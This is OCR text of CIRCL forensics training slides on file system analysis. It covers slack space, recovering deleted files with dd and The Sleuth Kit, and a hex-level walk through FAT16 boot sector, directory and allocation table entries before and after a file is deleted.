
CIRCL
FORENSICS Training

1. File System Analysis - Overview


1.1 Abstract: Components of a file system



1.2 Delete a file: Allocated → Unallocated




1.3 Slack space





```
0 = Unallocated
1 = Allocated


Evolution of slack space:
-------------------------
        - Complete cluster is allocated to the file
        - Until end of sector: Filled with zeros (or random memory --> RAM slack)
        - Until end of cluter: Don't touch at all --> File slack
        - Maybe there are rests of deleted file content.
```

1.4 Metadata based file recovery: Abstract

1. Create file: file1.txt




2. Delete file: file1.txt




1.4 Metadata based file recovery: Abstract


2. Delete file: file1.txt



3. Create file: file2.txt (Partially overwrite data of file1.txt)



1.4 Metadata based file recovery: Abstract





```
# Recovery of a (deleted) file
$ dd if=deleted.dd of=file2.txt bs=32 skip=7122 count=2
          --> This is Paula


# Recovery of a reallocated file
$ dd if=deleted.dd of=file1.txt bs=32 skip=7123 count=2
          --> Paula World


Discussion: What did we miss in this abstract example?
```

1.5 The Sleuth Kit

```
mmstat          # Volume system information
mmls            # List partition table
mmcat           # Cat a partition

fsstat          # File system information

fls             # List files and directories
fcat            # Cat a file
ffind           # Find filename of an inode

istat           # Inode information
ils             # List inodes
icat            # Cat an inode
ifind           # Find inode of a sector

blkstat         # Information of a data unit
blkls           # Output data units
blkcat          # Cat a data unit

jls             # List content of journal
jcat            # Cat a block from journal

mactime         # File system time line
srch_strings    # Display printable characters
hfind           # Hash database lookup
....
```

1.6 Metadata based file recovery: The Sleuth Kit

3. Create file: file2.txt (Partially overwrite data of file1.txt)




```
# Recovery of a (deleted) file
$ icat deleted 14 > file2.txt
          --> This is Paula
```

```
# Recovery of a reallocated file
$ icat deleted 13 > file1.txt
          --> Paula World
```

Exercise: Recover deleted files from `/carving/deleted.dd`

1.7 File slack and unallocted clusters

- Slack: Manual approach with dd

```
fsstat deleted.dd
    Cluster Size: 4096

fls -r deleted.dd

istat deleted.dd 72
    size: 12071
    1131 1132 1133

$ echo $(( (3*4096) - 12071 ))
  217

dd if=deleted.dd bs=4096 skip=1133 count=1 | xxd | less
```

- Slack: Automated approach with The Sleuthkit

```
blkls -s -b 4096 usb.dd
```

- Exercise: Does file recovery incl. slack?
- Blocks: With The Sleuthkit


```
blkls -a -b 4096 deleted.dd | xxd | less        # Allocated blocks
blkls -A -b 4096 deleted.dd | xxd | less        # Unallocated blocks
blkls -e -b 4096 deleted.dd | xxd | less        # All blocks
```

CIRCL
FORENSICS Training

2. FAT - File Allocation Table

2.1 FAT file system structure

- Layout and VBR Example




```
0000: eb3c 906d 6b66 732e 6661 7400 0204 0400
0010: 0200 0200 00f8 4000 2000 4000 0000 0000
0020: 0000 0100 8000 2974 6812 e84e 4f20 4e41
0030: 4d45 2020 2020 4641 5431 3620 2020 0e1f
0040: be5b 7cac 22c0 740b 56b4 0ebb 0700 cd10
0050: 5eeb f032 e4cd 16cd 19eb fe54 6869 7320
.....
```


Exercise: fat16.dd = 33.554.432 Byte
Can you calculate the size or this FAT16?

- VBR interpretation

Offset	Length	Item	Interpretation
00 (0x00)	3	Jump bootstrap	JMP 62 NOP
03 (0x03)	8	OEM name	mkfs.fat
11 (0x0B)	2	Bytes/sector	0x0002 —> 0x0200 = 512 Bytes
13 (0x0D)	1	Sectors/Cluster	0x04 = 2048 Bytes
14 (0x0E)	2	Sector before FS	0x0400 —> 0x0004 = 4 Sectors
16 (0x10)	1	Copies of FAT	0x02

2.1 FAT Filesystem structures

- Layout and VBR Example




```
0000: eb3c 906d 6b66 732e 6661 7400 0204 0400
0010: 0200 0200 00f8 4000 2000 4000 0000 0000
0020: 0000 0100 8000 2974 6812 e84e 4f20 4e41
0030: 4d45 2020 2020 4641 5431 3620 2020 0e1f
0040: be5b 7cac 22c0 740b 56b4 0ebb 0700 cd10
0050: 5eeb f032 e4cd 16cd 19eb fe54 6869 7320
.....
```

Exercise: fat16.dd = 33.554.432 Byte
Can you calculate the size or this FAT16?

Solution: 33554432 / 512 / 4 * 2 / 512

- VBR interpretation

Offset	Length	Item	Interpretation
00 (0x00)	3	Jump bootstrap	JMP 62 NOP
03 (0x03)	8	OEM name	mkfs.fat
11 (0x0B)	2	Bytes/sector	0x0002 —> 0x0200 = 512 Bytes
13 (0x0D)	1	Sectors/Cluster	0x04 = 2048 Bytes
14 (0x0E)	2	Sector before FS	0x0400 —> 0x0004 = 4 Sectors
16 (0x10)	1	Copies of FAT	0x02

2.2 FAT components simplified

Root Directory:

Name	Ext	Start	Size
file_A	txt	3	28
file_B	txt	7	4
.....			

Content of file:

Not part of Root directory

```
aaaaaaaaaaaaaaaaaaaaaaaaaaaa
bbbb
```

Data Clusters: (Size of 8 characters)

	aaaaaaaa	aaaaaaaa	aaaaaaaa		bbbb		
0	1	2	3	4	5	6	7
		aaaa					
8	9	A	B	C	D	E	F

FAT: FAT16 in this example

f8ff	ffff	0000	0004	0005	000C	0000	ffff	0000	0000	0000	0000	ffff	0000
0	1	2	3	4	5	6	7	8	9	A	B	C	D
Reserved													

2.3 FAT Filesystems

- Examine the FAT16

```
fsstat FAT/fat16.dd
      .....
      Total Range: 0 - 65535
      * Reserved: 0 - 3
      ** Boot Sector: 0
      * FAT 0: 4 - 67
      * FAT 1: 68 - 131
      * Data Area: 132 - 65535
      ** Root Directory: 132 - 163
      ** Cluster Area: 164 - 65535
      .....
      Sector Size: 512
      Cluster Size: 2048
      Total Cluster Range: 2 - 16344
```

- Test files:

```
      5000 Nov 27 14:21 file01.txt
        50 Nov 28 10:38 file02.txt

file01.txt
      .....AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.....

file02.txt
      .....XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX.....
```

2.4 FAT file system analyzed

```
Root Directory: dd if=FAT/fat16.dd skip=132 count=1 | xxd | less

      0020: 4649 4c45 3031 2020 5458 5420 0064 c46a  FILE01  TXT .d.j
      0030: 7b4d 7b4d 0000 c46a 7b4d 0300 8813 0000  {M{M...j{M......
      .....
      0060: 4649 4c45 3032 2020 5458 5420 0064 104d  FILE02  TXT .d.M
      0070: 7c4d 7c4d 0000 104d 7c4d 0600 3200 0000  |M|M...M|M..2...

      Offset      Length   Item             Interpretation
      00 (0x00)   11       File Name        FILE01  TXT
      .....
      26 (0x1A)    2       Low Cluster      0x0300 --> 03
      28 (0x1C)    4       Size in Byes     0x8813 --> 0x1388 == 5000


Data Clusters:

      dd if=FAT/fat16.dd skip=164 count=4 | xxd | less    ................
      dd if=FAT/fat16.dd skip=168 count=4 | xxd | less    AAAAAAAAAAAAAAAA
      dd if=FAT/fat16.dd skip=172 count=4 | xxd | less    AAAAAAAAAAAAAAAA
      dd if=FAT/fat16.dd skip=176 count=4 | xxd | less    AAAAAAAA........
      dd if=FAT/fat16.dd skip=180 count=4 | xxd | less    XXXXX...........


FAT: dd if=FAT/fat16.dd skip=4 count=1 | xxd | less

      0000: f8ff ffff 0000 0400 0500 ffff ffff 0000  ................
```

2.5 FAT Exercise: Delete file01.txt

```
Root Directory: dd if=FAT/fat16.dd skip=132 count=1 | xxd | less

      0020: e549 4c45 3031 2020 5458 5420 0064 c46a  .ILE01  TXT .d.j
      0030: 7b4d 7b4d 0000 c46a 7b4d 0300 8813 0000  {M{M...j{M......
      .....
      0060: 4649 4c45 3032 2020 5458 5420 0064 104d  FILE02  TXT .d.M
      0070: 7c4d 7c4d 0000 104d 7c4d 0600 3200 0000  |M|M...M|M..2...

      Offset      Length   Item             Interpretation
      00 (0x00)   11       File Name        .ILE01  TXT
      .....
      26 (0x1A)    2       Low Cluster      0x0300 --> 03
      28 (0x1C)    4       Size in Byes     0x8813 --> 0x1388 == 5000


Data Clusters:

      dd if=FAT/fat16.dd skip=164 count=4 | xxd | less    ................
      dd if=FAT/fat16.dd skip=168 count=4 | xxd | less    AAAAAAAAAAAAAAAA
      dd if=FAT/fat16.dd skip=172 count=4 | xxd | less    AAAAAAAAAAAAAAAA
      dd if=FAT/fat16.dd skip=176 count=4 | xxd | less    AAAAAAAA........
      dd if=FAT/fat16.dd skip=180 count=4 | xxd | less    XXXXX...........


FAT: dd if=FAT/fat16.dd skip=4 count=1 | xxd | less

      0000: f8ff ffff 0000 0000 0000 0000 ffff 0000  ................
```

2.6 FAT Exercise: Create subdirectory

Root Directory: `dd if=FAT/fat16.dd skip=132 count=1 | xxd | less`

```
0020: 5445 5354 4449 5220 2020 2010 0000 334d  TESTDIR     ...3M
0030: 7d4f 7d4f 0000 334d 7d4f 0300 0000 0000  }O}O..3M}O......
.....
0060: 4649 4c45 3032 2020 5458 5420 0064 104d  FILE02  TXT .d.M
0070: 7c4d 7c4d 0000 104d 7c4d 0600 3200 0000  |M|M...M|M..2...
```

Offset	Length	Item	Interpretation
00 (0x00)	11	File Name	TESTDIR
.....			
26 (0x1A)	2	Low Cluster	0x0300 —> 03
28 (0x1C)	4	Size in Byes	0x00000000

Data Clusters: `dd if=FAT/fat16.dd skip=168 count=4 | xxd | less`

```
0000: 2e20 2020 2020 2020 2020 2010 0000 cc4c  .           ....L
0010: 7d4f 7d4f 0000 cc4c 7d4f 0300 0000 0000  }O}O...L}O......
